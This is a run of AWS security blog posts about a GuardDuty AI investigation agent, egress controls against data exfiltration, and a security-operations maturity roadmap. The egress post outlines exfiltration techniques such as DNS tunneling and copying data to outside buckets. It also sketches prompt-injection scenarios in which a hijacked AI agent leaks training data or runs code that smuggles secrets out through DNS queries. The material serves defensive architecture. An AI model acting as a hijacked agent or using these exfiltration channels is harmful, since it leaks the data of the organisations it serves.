The following is an example of code to investigate a specific finding:

aws guardduty create-investigation us-east-1 \
--detector-id 12abc34d567e8fa901bc2d34eexample \
--trigger-prompt "Investigate this finding ID 1ab2c3d4e5f6a7b8c9d0e1f2a3b4c5d6"

The --trigger-prompt parameter is useful when you have context that isn’t captured in GuardDuty metadata or consumable through the API.

Expected response:

{
  "InvestigationId":"a1b2c3d4-5678-90ab-cdef-ef1234567890"
}

To investigate findings across an entire AWS account, use the following example:

aws guardduty create-investigation –-region=us-east-1 \
--detector-id 12abc34d567e8fa901bc2d34eexample \
--trigger-prompt “Investigate findings in Account 123456789012”

To investigate findings across an entire organization:

aws guardduty create-investigation –-region=us-east-1 \
--detector-id 12abc34d567e8fa901bc2d34eexample \
--trigger-prompt “Investigate findings across my AWS Organization”

Step 3: Check investigation status

Check the status of the investigation shown here using the AWS CLI query command to filter and list only the Status section of the output for simplicity:

aws guardduty get-investigation –-region=us-east-1 \
--detector-id 12abc34d567e8fa901bc2d34eexample \
--investigation-id a1b2c3d4-5678-90ab-cdef-ef1234567890 --query 'Investigation.Status'

Repeat this command until the Status field shows COMPLETED.

Example completed response output:

{
  "Investigation": {
    "InvestigationId": "a1b2c3d4-5678-90ab-cdef-ef1234567890",
    "Status": "COMPLETED",
    "TriggerPrompt": "Investigate finding 1ab2c3d4e5f6a7b8c9d0e1f2a3b4c5d6 in account 123456789012",
    "TriggeredBy": "123456789012",
    "RiskLevel": "Critical",
    "Risk": "Active multi-stage runtime compromise on EKS worker node with root-privileged reverse shell, Docker socket access, malicious file execution, and 500 multi-tactic runtime signals — behavioral evidence is consistent with a genuine intrusion.",
    "Confidence": "High",
    "Summary": "{\"keyObservations\":{\"title\":\"...\",\"narrative\":\"...\",\"observations\":[...]},\"countermeasures\":[...],\"threatAssessment\":{...}}",
    "Cloud": {
      "Provider": "AWS",
      "Region": "us-east-1",
      "Account": "123456789012"
    },
    "Metadata": {
      "Product": {
        "Name": "AmazonGuardDuty AI Analyst",
        "Feature": "Investigation"
      },
      "Version": "1.0.0"
    },
    "StartTime": 1705319400.0,
    "EndTime": 1705319700.0
  }
}

  • Status values RUNNING, COMPLETED, FAILED
  • Timing Investigation times can very. Checking status every 30 seconds should be sufficient to yield results.
  • If status shows FAILED Review the error message in the response and verify your permissions match the authorization model requirements.

To list all investigations for a given detector run the following, the max-results command is optional but useful to filter the number of returned results.

aws guardduty list-investigations –-region=us-east-1 \
--detector-id 12abc34d567e8fa901bc2d34eexample \
--max-results=10

Beyond running investigations manually, the API-first design addresses a common customer pattern: sending GuardDuty findings to third-party tools. You can now add automated investigation to those existing pipelines, so your team receives enriched, prioritized intelligence rather than raw alerts.

Consider a customer that routes GuardDuty findings through Amazon EventBridge to their Security Information and Event Management (SIEM) platform, where analysts manually investigate each alert. With the investigation agent, an AWS Lambda function can be placed into the pipeline that calls CreateInvestigation with the finding ID, waits for completion, and forwards the enriched results (risk level, confidence score, MITRE ATT&CK mapping, and recommended actions) to their SIEM alongside the original finding. Critical findings route directly to the customer incident response queue for further analysis or automation. Low-risk findings with high confidence get auto-closed or batched for weekly review. The analyst’s time shifts from repetitive log correlation to validating assessments and acting on confirmed threats.

This pattern works with SIEMs, ticketing systems, or automation platforms that can be customized to use the API or EventBridge messaging. The investigation agent fits into the pipeline as a processing step, not a destination.

The agent is fine-tuned on investigating GuardDuty findings. It’s distinct from other AWS frontier agents such as the AWS Security Agent and AWS DevOps Agent. The scope of the investigation agent is focused to deliver specialized analysis of GuardDuty findings.

Integration with the AWS MCP server

The Model Context Protocol (MCP) is an open standard that allows AI assistants to securely connect to external data sources and tools. Because the AWS MCP server implements this standard for AWS services, you can use it to add GuardDuty investigations into AI-powered workflows using tools like Kiro, Anthropic’s Claude, or other MCP-compatible clients.

To configure the AWS MCP server

  1. Configure your MCP client to connect to the AWS MCP server.
  2. Use natural language to invoke investigations (for example,“Investigate the recent Unauthorized Access finding for account 123456789012″).
  3. Review the investigation results returned through your MCP client. These results can vary depending on the model or agent being used, configuration, and the non-deterministic nature of AI.

Integrate the results into your existing agent automation or take manual action based on the findings.

Additional usage examples

  • “Investigate the latest high-severity finding in my production account”
  • “Create an investigation for finding ID abc123 in account 987654321098 and summarize what happened”
  • “List investigations from the last 24 hours and flag those that need human review”

How the investigation agent relates to AWS Security Incident Response

At re:Invent 2024, AWS launched AWS Security Incident Response (AWS SIR), a managed service that you can use to quickly prepare for, respond to, and recover from security incidents. AWS SIR and the GuardDuty investigation agent address different stages of your security workflow. The GuardDuty investigation agent provides an on-demand assessment capability. When your team needs deeper context on a specific finding, an account security posture, or the overall security posture of your organization. You create an investigation and receive a structured assessment with risk levels, confidence scores, MITRE ATT&CK® technique mappings, and actionable recommendations. Security analysts can use this to quickly understand the scope and severity of what GuardDuty has detected.

When you create an AWS-supported case through AWS SIR, a SIR investigation agent activates, working in parallel with AWS Security Incident Response engineers to gather evidence and deliver an investigation summary within minutes. AWS SIR is purpose-built for active security events where you need both AI-powered automation and human expertise to coordinate containment and recovery.

Security teams can use these capabilities to assess and prioritize findings on demand using the GuardDuty investigation agent, escalate confirmed issues to stakeholders with supporting evidence, and create or update an AWS-supported case to accelerate involvement from the AWS SIR team when additional support is needed.

Availability and pricing

Public preview of the GuardDuty investigation agent is available in 10 AWS Regions including US East (N. Virginia), US East (Ohio), US West (Oregon), Canada (Central), Europe (Frankfurt), Europe (Ireland), Europe (London), Europe (Paris), Europe (Stockholm), and Asia Pacific (Tokyo).

During public preview, the investigation agent is available at no charge. Usage is limited to 10 investigations per account per day, with a cumulative limit of 100 investigations per account during the preview period. Failed investigations do not count toward these quotas.

Start investigating findings today

The Amazon GuardDuty investigation agent reduces investigation time from hours to minutes, letting your security team focus on confirmed security events rather than manual correlation.

Get started by:

  1. Enabling the investigation agent in your GuardDuty console
  2. Creating your first investigation using a recent GuardDuty finding
  3. Reviewing the structured assessment, including risk level and recommended next steps

For organizations using the AWS MCP server, you can also invoke investigations through natural language in your AI assistant of choice.

Learn more

If you have feedback about this post, submit comments in the Comments section below.


Allan Holmes

Allan Holmes

Allan brings over 20 years of experience spanning security & compliance, networking, and DevOps to his current role as a Security Specialist. Giving him a uniquely holistic view of cloud security challenges. Allan holds multiple technical certifications from AWS, ISC2, CompTIA, and an MBA, enabling him to bridge deep technical expertise with business strategy. Outside of work, Allan is an avid gardener and electronics enthusiast who enjoys exploring innovative technologies hands-on.

Prevent data exfiltration: AWS egress controls for cloud workloads

Post Syndicated from Meriem SMACHE original https://aws.amazon.com/blogs/security/prevent-data-exfiltration-aws-egress-controls-for-cloud-workloads/

When securing an Amazon Web Services (AWS) environment, teams naturally prioritize inbound controls, firewalls, WAFs, and access policies, because that’s where the most visible threats originate. Outbound traffic, on the other hand, tends to get less attention. It’s often left open by default to avoid breaking application dependencies and because the risk feels less immediate. But overlooking egress means missing a key layer of defense. Without visibility into what’s leaving your network, it’s harder to detect unintended data flows, whether from misconfigured services, overly broad permissions, or workloads with unauthorized access.

Real-world incidents highlight why egress controls deserve attention across both traditional cloud workloads and emerging AI-driven architectures.

In traditional cloud environments, application-level security issues remain a persistent threat. For example, when CVE-2025-55182 (React2Shell) was publicly disclosed in December 2025, multiple organized groups began exploitation attempts within hours, targeting unpatched React Server Components to achieve remote code execution. After a workload is accessed by an unauthorized party, they typically establish outbound command-and-control channels and begin exfiltrating data. Without egress controls in place, that outbound traffic can flow freely, and the unauthorized access might go unnoticed until a compliance audit, customer complaint, or incident notification forces discovery.

Agentic AI systems introduce a new dimension to this risk. The OWASP Top 10 for Agentic Applications identifies threats such as Agent Goal Hijack (ASI01), where unauthorized parties manipulate an autonomous agent’s objectives to silently exfiltrate data, and Unexpected Code Execution (ASI05), where an agent with unauthorized access generates and runs potentially damaging code that establishes reverse shells or transfers sensitive data to external endpoints. As organizations deploy AI agents with access to tools, APIs, and code interpreters, these agents become high-value targets, and their outbound network activity must be constrained with the same rigor as any other workload.

In both scenarios, the common thread is unauthorized outbound traffic. In this post, we show you how to implement layered egress detection and protection using AWS services working together to reduce unauthorized data transfer risk, whether the source is an application with unauthorized access or a manipulated AI agent.

Architecture overview

Figure 1: Hub-and-spoke egress control architecture

Figure 1: Hub-and-spoke egress control architecture


The following architecture, shown in Figure 1, illustrates one approach to implementing a hub-and-spoke network pattern for a multi-account AWS environment. Note that alternative designs might be appropriate depending on your organizational requirements and constraints.

Application workloads reside in spoke virtual private clouds (VPCs) that connect to an AWS Transit Gateway, which serves as the central hub for routing inter-VPC and internet-bound traffic while enforcing network segmentation through carefully crafted route tables. Spoke VPCs use VPC endpoints for secure AWS service access, keeping traffic within the AWS network where possible. VPC endpoint policies are applied as key data perimeter controls, restricting which principals can access AWS services and which resources can be accessed through these endpoints.

Internet-bound traffic is routed through a transit gateway-attached AWS Network Firewall, which inspects and filters outbound flows before they reach the internet. This centralized routing model scales horizontally by adding spoke VPCs without modifying the inspection infrastructure, making it well suited for organizations that have multiple AWS accounts.

It’s important to understand that Amazon Route 53 Resolver DNS Firewall must be deployed across your VPCs to filter DNS queries that resolve through the Route 53 VPC Resolver. (DNS queries sent directly to other DNS resolvers bypass it, but can be filtered with AWS Network Firewall.) The DNS firewall uses both managed and custom domain lists to filter DNS queries, blocking resolution of known unauthorized domains before any network connection is established.

Data perimeter controls are enforced at multiple layers: service control policies (SCPs) and resource control policies (RCPs) at the AWS Organizations level, VPC endpoint policies at the network level, and resource policies on individual services. AWS IAM Access Analyzer is deployed at the organization level to continuously detect publicly accessible or externally shared resources.

A detection layer comprising Amazon GuardDuty, AWS Security Hub, and IAM Access Analyzer provides continuous monitoring and threat detection. Findings are routed through an integration layer using Amazon EventBridge, which triggers AWS Lambda-based automated remediation and sends notifications using Amazon Simple Notification Service (Amazon SNS). This integration layer also feeds back into your network controls, automatically updating Network Firewall deny rules and DNS Firewall block lists based on detected threats.

Centralized observability is achieved through Amazon CloudWatch Logs and CloudWatch dashboards. Network Firewall flow logs and alert logs are collected centrally to support incident investigation and compliance reporting.

This architecture applies equally to traditional application workloads and AI-driven workloads. An AI agent running on Amazon Bedrock, for example, typically sits inside a spoke VPC. When that agent invokes an external API or attempts to reach the internet, its traffic follows the same path through Transit Gateway and Network Firewall as any Amazon Elastic Compute Cloud (Amazon EC2) or container workload. The agent doesn’t get a special lane out, it’s subject to the same domain allow-lists, the same DNS filtering, and the same data perimeter policies.

That said, agents often need outbound access to invoke external tools or third-party APIs as part of their normal operation, which makes allow-list design more nuanced. You will want to scope allowing domains tightly to the specific endpoints your agents legitimately need, rather than opening broad categories. Complementing these network-layer controls with application-layer guardrails such as Amazon Bedrock Guardrails—which can filter harmful content and detect prompt attacks before they reach the network layer—adds another layer of defense.

Preventive controls

The following preventive controls block data exfiltration before it occurs. Because they actively disrupt traffic, reserve them for activity that is confirmed or highly likely to be potentially damaging.

AWS Network Firewall

Consider this scenario: an unauthorized party compromises an EC2 instance in one of your spoke VPCs and attempts to exfiltrate sensitive data to an external server. Now consider an agentic AI scenario: an unauthorized party uses prompt injection to hijack an AI agent’s goal (OWASP ASI01), redirecting it to exfiltrate training data to an external endpoint. Network Firewall is designed to block this attempt because the unauthorized destination isn’t on the approved domain allow-list—the same control that stops an EC2 instance with unauthorized access— also stops a manipulated AI agent.

Without centralized egress inspection, that traffic flows directly to the internet through a NAT gateway. Network Firewall prevents this by providing centralized, Layers 3–7 deep packet inspection with advanced threat intelligence capabilities, including IP address, port, and protocol filtering; plus packet content inspection using Suricata-compatible rules.

In this architecture, Transit Gateway funnels internet-bound traffic from multiple spoke VPCs through Network Firewall for centralized inspection. The firewall endpoint becomes the target for 0.0.0.0/0 routes, routing outbound internet traffic for inspection before reaching NAT gateways for address translation. In both scenarios, Network Firewall blocks the exfiltration attempt at the network layer before data leaves your environment. Its key capabilities include:

  • Domain name filtering: Block traffic to unauthorized destinations (such as a command-and-control server at *.untrusted-domain.com)
  • IP and port rules: Define explicit allow-lists for external IPs your applications truly need, blocking everything else
  • Domain category filtering: Block entire categories of domains that your workloads should never communicate with
  • IDS and IPS: Detect and block known attack patterns in outbound traffic using Suricata-compatible rules
  • Port and protocol enforcement: Help ensure only expected protocols use their designated ports (for example, only HTTPS on TCP port 443), preventing protocol tunneling
  • Geographic IP filtering: Block outbound traffic to geographic regions where your organization has no business relationships
  • TLS decryption: Inspect encrypted traffic to detect exfiltration attempts hidden within HTTPS connections

  • Threat intelligence integration: Use managed threat intelligence (such as active threat defense that uses the Amazon threat intelligence system MadPot) feeds or custom Suricata rules to detect unexpected patterns
  • Automatic scaling: Handles up to 100 Gbps per Availability Zone

For multi-account environments, AWS Firewall Manager can centrally deploy and manage Network Firewall across your organization’s accounts, helping maintain consistent egress rules everywhere. Additionally, AWS Network Firewall Proxy (in preview) offers explicit proxy capabilities with granular HTTP/HTTPS filtering—including URL path and HTTP method-level controls—for workloads that require application-layer inspection of outbound web traffic.

Route 53 Resolver DNS Firewall

DNS queries made through Route 53 VPC Resolver don’t pass through the outbound network path inspected by Network Firewall or third-party firewalls. Unauthorized parties can take advantage of this by encoding sensitive data within DNS queries to external servers, a technique known as DNS tunneling. This risk extends to agentic AI workloads. An agent with code execution capabilities (OWASP ASI05) could be tricked into running a script that encodes sensitive data (like customer records, model weights, API keys) into DNS queries directed at an externally controlled nameserver. DNS Firewall is designed to block these queries regardless of whether they originate from a traditional workload or an AI agent, because the filtering happens at the resolver level before any connection is established.

Because DNS traffic is essential for normal operations and often overlooked in security architectures, it represents a common unauthorized data exfiltration channel. Route 53 Resolver DNS Firewall closes this gap by filtering and potentially blocking outbound DNS queries from your VPCs. Its core capabilities consist of:

  • Block unauthorized domains: AWS provides managed domain lists, including an Aggregate Threat List covering malware, ransomware, botnet, spyware, and DNS tunneling
  • Enforce allow-lists: Permit only queries to approved domains, blocking everything else
  • DNS Firewall Advanced features: AI and machine learning (AI/ML)-backed detection of DNS tunneling, Domain Generation Algorithms (DGAs), and dictionary DGAs

Configuration is straightforward: Create rule groups with domain match lists and actions (block, allow, and alert), then associate them with your VPCs. The DNS resolver applies these rules to every DNS query made from instances in the VPC through Route 53 Resolver. This prevents unauthorized parties from using DNS tunneling to exfiltrate data, a technique that completely bypasses inspection by firewalls in the egress VPC.

For a deeper look at the risks associated with DNS exfiltration and DNS Firewall Advanced capabilities, see Protect against advanced DNS threats with Amazon Route 53 Resolver DNS Firewall.

Data perimeters

A data perimeter is a set of preventive guardrails that allow only your trusted identities to access trusted resources from expected networks. While the preceding controls secure the network paths out of your environment, data perimeters secure the API-level paths, helping to ensure that even if an unauthorized party gains access to valid credentials, they can’t use AWS service APIs to move data to resources outside your organization.

This comprehensive approach uses three primary AWS capabilities working together:

  1. Service control policies (SCPs): Organization-wide preventive controls that restrict what identities can do. In the context of egress protection, SCPs can prevent users from creating resources that bypass your egress controls (for example, preventing the creation of VPCs without DNS Firewall associations or blocking the use of services that could establish alternative outbound paths).
  2. Resource control policies (RCPs): Controls that restrict API access to your resources. While RCPs aren’t directly egress controls, they act as a complementary layer. For example, they can block attempts to access your Amazon Simple Storage Service (Amazon S3) buckets from outside your organization at the resource level.
  3. VPC endpoint policies: VPC endpoints enable private communication with AWS services without traffic going through the internet. VPC endpoint policies are resource-based AWS Identity and Access Management (IAM) policies that govern what can be accessed through that endpoint. This is where data perimeters most directly function as an egress control.

Consider the following VPC endpoint policy that restricts Amazon S3 access through the endpoint to only S3 buckets within your organization, directly preventing an insider or a workload with unauthorized access from copying data to an external S3 bucket:

{
  "Statement": [{
    "Sid": "DenyAccessToNonOrgBuckets",
    "Effect": "Deny",
    "Principal": "*",
    "Action": "s3:*",
    "Resource": "*",
    "Condition": {
      "StringNotEqualsIfExists": {
        "aws:ResourceOrgID": "<my-org-id>"
      }
    }
  }]
}

This policy is designed to deny any Amazon S3 operation through this VPC endpoint unless the target S3 bucket belongs to your organization. Without this control, a workload with unauthorized access could use aws s3 cp to copy sensitive data to an externally controlled bucket in a different AWS account.

Data perimeter policies don’t grant new permissions, they narrow what’s accessible by establishing guardrails, acting as a second authorization layer. By implementing these perimeters using IAM condition keys like aws:PrincipalOrgID, aws:ResourceOrgID, aws:SourceVpc, and aws:SourceVpce, you create layered permissions guardrails that help prevent unintended access patterns and configuration errors.

For more information on implementing perimeter controls, explore the Building a Data Perimeter AWS whitepaper.

Detective controls

The following detective controls surface data exfiltration attempts after they occur. Because they observe rather than disrupt traffic, you can apply them broadly to flag unexpected activity for investigation. Use the findings to identify recurring unauthorized patterns that can graduate into preventive controls.

Amazon GuardDuty: Detective control for egress threats

GuardDuty serves as your critical detection layer for egress protection, continuously monitoring for outbound threats that evade or take advantage of your preventive controls. GuardDuty identifies behavioral anomalies and attack patterns that indicate active data exfiltration attempts. Its egress-focused detection capabilities include:

  • DNS-based data exfiltration detection: The Trojan:EC2/DNSDataExfiltration finding alerts when EC2 instances are transferring data through DNS channels. GuardDuty also identifies queries to DGA domains commonly used for command-and-control communication.
  • Known malicious actor detection: Exfiltration:S3/MaliciousIPCaller triggers when Amazon S3 data APIs like GetObject or CopyObject are invoked from IP addresses on AWS threat intelligence feeds, signaling active data extraction attempts.
  • Multi-step attack sequence correlation: GuardDuty Extended Threat Detection correlates multiple unexpected events to identify multi-stage exfiltration campaigns. For example, AttackSequence: S3/CompromisedData detects when unauthorized parties modify S3 bucket policies to broaden access and then systematically extract data using stolen credentials.

GuardDuty findings serve dual purposes in your egress strategy. Alerts about attempted exfiltration that failed confirm your preventive layers (Network Firewall, DNS Firewall, and data perimeters) are functioning effectively: the threat was detected because it progressed far enough to trigger behavioral analysis, but your controls blocked the actual data loss. Conversely, findings indicating successful exfiltration trigger immediate incident response workflows, enabling you to contain active incidents, revoke stolen credentials, and quarantine affected resources before significant damage occurs.

Integrate GuardDuty with Security Hub for centralized correlation across your security services and implement automated response through EventBridge and Lambda functions to enable real-time containment when high-severity exfiltration findings occur.

IAM Access Analyzer

IAM Access Analyzer helps identify potential data exfiltration paths by detecting resources accessible from outside your AWS account or organization. It uses automated reasoning technology to analyze resource-based policies and identify which of your resources can be accessed by external entities (principals outside your zone of trust), continuously monitoring public and cross-account access.

External access analyzers identify resources shared with external principals (such as other AWS accounts or public access). For example, when an S3 bucket is configured to allow access outside your zone of trust through bucket policies, ACLs, or access points, IAM Access Analyzer generates a finding with details about the access path, including the external principal and the level of access granted. Security teams can respond by taking immediate action to remove unintended access or by setting up automated notifications through EventBridge to engage development teams for remediation.

AWS Security Hub

Security Hub exposure findings provide a comprehensive view of potential security risks by correlating data from multiple AWS security services. These findings identify when resources might be vulnerable to data exfiltration by integrating intelligence from GuardDuty (for threat detection), Amazon Inspector (for vulnerability assessment), Security Hub CSPM (for configuration compliance), and Amazon Macie (for sensitive data discovery). For example, it can identify when a publicly exposed S3 bucket contains sensitive data and isn’t encrypted at rest, flagging it as a potential data exfiltration risk that requires immediate attention.

AWS Shield network security director (in preview) complements Security Hub by discovering and analyzing your network topology to identify resources with unrestricted outbound internet access, helping you detect potential egress blind spots across your environment.

Egress security strategy

You don’t need to implement all these controls at once. The following phased approach lets you build your egress security posture incrementally, at a pace that matches your organization’s operational maturity and risk tolerance.

  • Phase 1 – Quick wins: Enable Route 53 DNS Firewall across your VPCs to close the DNS exfiltration gap. Enable GuardDuty across your accounts for baseline threat detection.
  • Phase 2 – Foundational: Deploy organization-wide data perimeters (SCPs, RCPs, and VPC endpoint policies). Deploy Network Firewall as a transit gateway-attached firewall.
  • Phase 3 – Efficient: Enable IAM Access Analyzer for continuous external access detection. Implement automated remediation through EventBridge and Lambda to update firewall rules in real time. Centralize findings in Security Hub with automated alerting.

Conclusion

Egress security isn’t a single control—it’s a layered strategy. Start by assessing your current posture across network filtering, DNS security, data perimeters, and detective controls. Identify the gaps, then follow the phased approach outlined in this post to close them incrementally. Regular testing through simulated exfiltration attempts validates that your controls work effectively. These controls apply with equal force to agentic AI workloads, where manipulated agents can become unintended exfiltration vectors. Put egress under control and turn your outbound blind spots into monitored checkpoints.

If you have feedback about this post, submit comments in the Comments section below.


Merriem-SMACHE

Meriem SMACHE

Meriem is a Security Specialist Solutions Architect at AWS, supporting customers in the design and deployment of resilient cloud and AI solutions, from generative AI workloads to fully autonomous agentic systems, that meet their regulatory requirements and security needs.

Maxim Raya

Maxim Raya

Maxim is a Security Specialist Solutions Architect at AWS. In this role, he helps clients accelerate their cloud transformation by increasing their confidence in the security and compliance of their AWS environments.

Operationalizing AWS security: A maturity roadmap

Post Syndicated from Joseph Sadler original https://aws.amazon.com/blogs/security/operationalizing-aws-security-a-maturity-roadmap/

Enabling security tooling is the starting point. Making it operational—where findings drive decisions, response times are measurable, and your security posture improves week over week—is where most organizations struggle.

This blog post provides a phased maturity roadmap for organizations that have already enabled AWS Security Hub and Amazon GuardDuty. These two services form the foundation of a cloud-centered security operations capability on AWS. Security Hub provides centralized security posture management and aggregates findings from multiple AWS security services, while GuardDuty provides intelligent threat detection by continuously monitoring for malicious activity and unauthorized behavior. For any production or enterprise AWS environment, having both services enabled across all accounts and AWS Regions is a baseline expectation; not because they’re optional add-ons, but because effective security operations require both the ability to detect threats and the ability to understand your overall security posture. If you haven’t yet enabled them, the Security Hub documentation and GuardDuty documentation provide setup guidance, including multi-account deployment with AWS Organizations.

Customers consistently tell us that while individual AWS security service documentation is thorough, what’s missing is a consolidated operational playbook—one resource that ties the services together into a working security operations practice with clear phases, progression criteria, and an operational cadence. That’s the gap this post fills. Rather than covering how each feature works (the documentation does that well), this post focuses on when and why to use each capability, and how to build the organizational habits that make them effective.

What follows is a six-phase roadmap for moving from these services are active to these services are driving our security operations. Each phase builds on the previous one, and each is designed to deliver tangible, measurable improvement.

Phase 0: Assess your current state

Goal: Understand what’s working before changing anything.

Estimated timeline: 1–2 weeks

Move to Phase 1 when: You have a documented current-state assessment covering all the following items.

Before introducing new processes or automation, establish a clear picture of the current environment. This assessment informs every decision that follows.

Actions:

  • Findings inventory: Review existing active GuardDuty findings to determine how many there are, the severity distribution, and how old the oldest findings are. A large backlog of untouched HIGH or CRITICAL findings that have been sitting for weeks is a strong signal about where to focus first.
  • Security Hub score baseline: Determine your current compliance score against AWS Foundational Security Best Practices (FSBP) and The CIS AWS Foundations Benchmark. Check to see which standards are enabled; if multiple standards are enabled, review for overlapping standards (creating noise) or unused standards.
